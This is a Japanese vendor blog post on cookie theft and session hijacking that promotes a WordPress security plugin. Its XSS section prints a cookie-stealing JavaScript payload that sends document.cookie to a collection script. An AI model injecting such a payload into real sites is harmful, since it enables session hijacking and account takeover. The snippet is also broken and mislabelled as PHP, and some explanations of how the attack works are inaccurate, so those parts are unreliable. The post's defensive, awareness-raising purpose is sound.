

あなたのウェブサイトが機密データを保存するために Cookie を使用していることをご存知ですか? ハッカーが簡単にあなたの Cookie を盗めることをご存知ですか? これはあなたのウェブサイトと訪問者を危険にさらす可能性があります!
Cookie には、顧客の広告嗜好からログイン認証情報、クレジットカード情報まで、あらゆる種類の情報が保存されます。Cookie はインターネット全体で広く使用されており、それらがどれほど頻繁に盗まれるかは恐ろしいほどです。
Cookie 盗難やセッションハイジャックの被害者になった場合、その影響は深刻です。収益と訪問者の信頼を失うだけでなく、法的問題や多額の罰金に直面する可能性さえあります!
でも心配しないでください。今日、これらの攻撃を防ぐために知っておくべきすべてをご案内します!
このガイドでは、まずハッカーがどのように Cookie を盗むかを学び、その後予防策を説明します。
TL;DR: WordPress ウェブサイトが心配ですか? セッションハイジャック & Cookie 盗難保護プラグイン を今すぐインストールしてサイトを保護できます。ウェブサイトを定期的にスキャンし、ハッカーが Cookie を盗むために悪意あるコードを注入した場合に警告します。プラグインを使用してハックを即座にクリーンアップし、影響を回避できます。
目次
→ Cookie 盗難とは?
→ ハッカーがクロスサイトスクリプティング (XSS) を使用して Cookie を盗み、セッションをハイジャックする方法?
→ Cookie 盗難とセッションハイジャックを防ぐ方法?
→ ウェブサイト訪問者が Cookie 盗難に対して取れる対策
Cookie 盗難とは?
私たちが願うほど、Cookie 盗難は子供が手をクッキージャーに突っ込むほど単純ではありません! これは複雑なプロセスであり、何が起こっているかを理解するには、基本に触れる必要があります。
→ Cookie とは?
Cookie を小さなデータの断片と考えることができます。これは、ウェブサイトとのやり取りに関する情報を保存します。例えば、EC サイトでは、顧客のジャーニー – 検索した商品、購入した商品、カートに放置されたアイテム、訪問したページなど – を追跡したいと考えます。
これにより、ストアは顧客の好み、最も訪問されているページ、ユーザーがページに滞在する時間などに関する分析情報を得られます。この情報を使用して、顧客の好みに応じてウェブサイトに表示される内容を調整 できます。
Cookie は、ウェブサイトオーナーに何が機能し、何が機能しないかの洞察を与えます。これにより、サイトで何を変更または改善する必要があるかを判断できます。
Cookie は、ユーザーに関連広告を表示するためにも使用されます。ウェブサイトを訪問すると、広告が表示されていることに気づくでしょう。

これらの広告は通常、あなたの最近の検索履歴を反映しています。例えば、Google で「ノートパソコン」を検索すると、すべてのウェブサイトの広告でデルの広告が表示されることに気づくでしょう。これらの広告はウェブサイトの一部ではなく、Google AdSense などのサービスによって処理されます。
Cookie はウェブサイトオーナーとユーザーの両方にとって便利です。 エンゲージメントを高め、売上増加につながる可能性があり、これはウェブサイトオーナーにとって素晴らしいことです。購入者にとっては、ウェブサイトでのよりパーソナライズされた体験や、より関連性の高い広告を見るのに役立ちます。
しかし、後で議論する多くの欠点もあります。
[トップへ戻る ↑]
→ ブラウザセッションとセッション ID とは?
ウェブサイトにログインすると、あなたのコンピュータとこのウェブサイトの間にセッションが作成されます。
例えば、Facebook にログインするとセッションが始まります。これにより、「ログアウト」をクリックしてセッションを終了するまで、Web ブラウザを閉じて再開しても Facebook を使い続けられます。
セッションが作成されなかった場合、新しいデータを望むたびにログインし続ける必要があります。例えば、Facebook のニュースフィードを離れて友人のプロフィールページを見たい場合、Facebook からログアウトし、再度認証情報を入力してログインして友人のプロフィールを見る必要があります。

これがセッションが必要な理由です。ログイン状態を維持し、さまざまなウェブページを閲覧してウェブサイトをナビゲートできるようにします。
ここで重要なのは、すべてのセッションが一連の Cookie を生成することです。これらをセッション Cookie と呼びます。そして、各セッション Cookie には一意のセッション ID があります。
ウェブサイトはこの ID を使用してユーザーを認証し、信頼できる接続を確立します。
例えば、Facebook にログインするには、ユーザー名とパスワードを入力する必要があります。次に、一意の ID を持つセッションが作成されます。あなたが Facebook ウェブサイトに行うすべてのリクエストは、この ID で認証されます。したがって、別のページを見たい場合、そのページを表示するために Facebook サーバーにリクエストを送信します。Facebook は ID を検証し、あなたが見たいコンテンツを表示します。
さて、ハッカーはあなたのセッションをハイジャックし、この信頼できる接続を悪用できます。彼らはあなたに代わって悪意あるリクエストを送信できます。それがどのように行われるか見てみましょう。
[トップへ戻る ↑]
→ Cookie に関するセキュリティ上の懸念とは?
Cookie が生成されると、それらはあなただけ – サイトオーナー – が見ることができます。他のウェブサイトはあなたの Cookie を見ることはできません。それらはあなただけのものです。
しかし、これらの Cookie はインターネットを横断して移動します。広告サービスや分析サービスで使用されます。そのため、これらの Cookie は世界中のサーバー間を跳ね回ります。接続が安全でない場合、ハッカーは簡単にこれらの Cookie を傍受して盗むことができます。
今、ハッカーがあなたの買い物の好みに関する情報を入手したとしても、大したことないと思うかもしれません。
問題は、Cookie には買い物の好み以上の情報が保存されていることです。 銀行の詳細や個人情報、配送先住所、連絡先なども保存されています。
この種の情報が間違った手に渡ると、不正行為に悪用される可能性があります。
ハッカーが Cookie を盗む最も一般的な方法の 1 つは、あなたと同じ Wi-Fi を使用している場合です。この種の Wi-Fi ハッキングは中間者攻撃と呼ばれ、両者が同じワイヤレスネットワークに接続されている場合にのみ発生します。これが、安全でない、または多くの人が使用している公共の Wi-Fi を決して使用しない よう勧められる理由です。これは同じコンピュータネットワーク内のユーザーにも起こり得ます。
他の方法には、パケットスニッフィングやクロスサイトスクリプティングと呼ばれる脆弱性の悪用があります。今日は、XSS Cookie 盗難がどのように機能するかを詳しく説明します。
[トップへ戻る ↑]
ハッカーがクロスサイトスクリプティング (XSS) を使用して Cookie を盗み、セッションをハイジャックする方法?
ハッカーがクロスサイトスクリプティング (XSS) 攻撃を使用して Cookie を盗む方法を説明するために、例を使用します。コメントセクションがあるウェブサイトを訪問したと仮定します。
あなたがするコメントはすべて、ウェブサイトのデータベースに送信されます。理想的には、このコメントセクションはプレーンテキストのみを受け入れるように設定されているべきです。しかし、特殊文字も受け入れる場合、これは XSS に対して脆弱になります。
ハッカーは独自の悪意あるコードを入力し、それがデータベースに送信されます。 内部に入ると、コードが実行されます。ハッカーはウェブサイトに挿入して、新しいウェブサイト管理者の作成や Cookie の盗難など、あらゆる種類の悪意ある活動を実行する多数のコードを挿入できます。
Cookie を盗むために、ハッカーは次のコードを入力できます:
注: これは Cookie 盗難のチュートリアルではありません。この記事は、ハッカーがどのように Cookie を盗めるかをウェブサイトオーナーに認識させることを目的としています。違法行為を行うことは推奨しません。
[php]
document.write('<img src="https://localhost/submitcookie.php? cookie ='
+ escape(document.cookie) + '" />);
[/php]
コメントセクションでは、このコードは画像として表示されます。あなた (訪問者として) がそれをクリックすると、画像が表示されます。しかし、それ以上のことが起こっています。
画像をクリックすると、この PHP ファイルが静かにコードを実行し、あなたのセッション Cookie とセッション ID を取得します。
これでハッカーはあなたのセッションを再現し、そのウェブサイト上であなたになりすますことができます。 彼らは多数の悪意ある行為を実行できます。例えば、あなたの Cookie にクレジットカードやその他の支払い情報が含まれている場合、購入を行うことができます。
幸い、ウェブサイトオーナーと訪問者の両方をこれらのハックから守る予防策があります。
ウェブサイトのコメントセクションやメールの疑わしいリンクを決してクリックしないでください。Cookie 盗難の被害者になる可能性があります。 Click to Tweet
[トップへ戻る ↑]
Cookie 盗難とセッションハイジャックを防ぐには?
Cookie 盗難とセッションハイジャックの防止には、ウェブサイトオーナーと訪問者の 2 当事者が役割を果たします。両側の予防策について説明します。
→ ウェブサイトオーナーが Cookie 盗難対策として講じられる措置
ウェブサイトオーナーとして、セキュリティアナリストがすべてを処理してくれない場合、以下の予防策を実装する必要があります:
1. SSL 証明書をインストールする
データはユーザーのブラウザとあなたのウェブサーバーの間で常に転送されます。SSL がない場合、このデータ (Cookie) は平文で送信されます。ハッカーがこのデータを傍受すると、単純に読み取れます。ログイン認証情報が含まれている場合、それは露見します。

SSL (Secure Sockets Layer) は、転送前にデータを暗号化します。したがって、ハッカーがそれを盗んでも、データを読み取ることはできません。
SSL 証明書は、ウェブホスティング会社または SSL プロバイダーから取得できます。Let's Encrypt から基本的な無料 SSL 証明書を取得することもできます。
2. セキュリティプラグインをインストールする
WordPress セキュリティプラグイン (MalCare など) をウェブサイトで常に有効にしておきましょう。プラグインのファイアウォールは、ウェブサイトへのハック試行を防ぎ、悪意ある IP アドレスをブロックします。さらに、サイトを定期的にスキャンし、ハッカーが悪意あるコードを入力した場合に警告します。ウェブサイトを即座にクリーンアップできます。これにより、このようなハック試行を即座に検出し、削除して、害を及ぼす前に阻止できます。
3. ウェブサイトを更新する
WordPress インストール、テーマ、プラグインを含め、常にウェブサイトを最新に保ちましょう。古いソフトウェアで運用すると、ハッカーが悪用できる脆弱なスポットがウェブサイトに多く生まれます。新しいアップデートが利用可能になったら、必ずサイトを更新してください。

これらのアップデートは新機能とバグ修正をもたらすだけでなく、時々セキュリティの欠陥も修正します。
4. ウェブサイトをハードニングする
WordPress.org は、ウェブサイトで実装すべき特定のウェブサイトハードニング対策を推奨しています。これには、強力で一意のユーザー名と強力なパスワードの使用、未知のフォルダでの PHP 実行のブロック、テーマとプラグインのファイルエディタの無効化などが含まれます。これらはすべて専門用語のように聞こえるかもしれませんが、WordPress ハードニングの詳細なステップバイステップガイド を作成しましたので、それに従ってください。
[トップへ戻る ↑]
ウェブサイト訪問者が Cookie 盗難対策として取れる措置
ウェブサイト訪問者として、ウェブサイトが適切なセキュリティ対策を講じていると盲目的に信じる必要はありません。以下のウェブセキュリティプロトコルで自分を守ることができます。
1. 効果的なアンチウイルスをインストールする
インターネットにアクセスするために使用しているデバイスにマルウェア対策ソフトウェアがインストールされていることを確認してください。悪意あるウェブサイトを訪問したときにマルウェアが検出された場合に警告します。また、誤ってダウンロードまたはインストールしたマルウェアをシステムから削除します。
2. 疑わしいリンクを決してクリックしない
ハッカーはウェブサイトのコメントセクションやメールを通じてユーザーを標的にします。魅力的なオファーや割引で誘惑する信頼できないリンク、特にそれらをクリックしないでください。
3. 機密データを保存しない
ショッピングウェブサイトにクレジットカード情報を保存すると、チェックアウトがより速く、便利になります。Google Chrome などのウェブブラウザにパスワードを保存してウェブサイトに自動ログインすると、パスワードを覚える必要がなくなります!
しかし、これらすべてには盗まれる高いリスクが伴います。ウェブサイトに機密データを保存しないのがベストです。数秒の節約になるかもしれませんが、攻撃を受けるリスクも生じます。
4. Cookie をクリアする
Google Chrome などのブラウザに保存されている機密情報を取り除くために、定期的に Cookie をクリアできます。履歴 > 閲覧履歴データの削除にアクセスします。ここで、「Cookie と他のサイトデータ」のチェックボックスをオンにします。

「すべての期間」または好みに応じた期間を選択します。次に、「データを削除」をクリックすると、Cookie がブラウザの履歴から削除されます。
これで Cookie 盗難についての説明は終わりです。この記事が、実際に何が起こるのか、そしてどう防ぐかをよりよく理解するのに役立ったことを願っています。
MalCare のこのガイドで、Cookie 盗難とそれに対する予防策を理解できました。チェックしてみてください。 Click to Tweet
[トップへ戻る ↑]
最終的な考察
ウェブサイトオーナーとして、訪問者、クライアント、顧客だけでなく、自分の利益も守るための保護策を講じる必要があります。 しかし、ウェブサイトの構築と管理が大変な作業であることは理解しています。
ケアしなければならないことは無限にあり、そのため WordPress セキュリティはしばしば後回しになりがちです。
しかし、ウェブサイトのセキュリティ側面を無視することは、他のすべての努力にとって災難となり得ます。
簡単、迅速、効率的な解決策は MalCare セキュリティプラグインです。 これをあなたが雇うセキュリティガードと考えてください。 あなたのウェブサイトを定期的にスキャンし、攻撃から守るために 24 時間 365 日働きます。あなたのウェブサイトが安全な手にあると安心できます。
MalCare で WordPress サイトを保護しましょう!
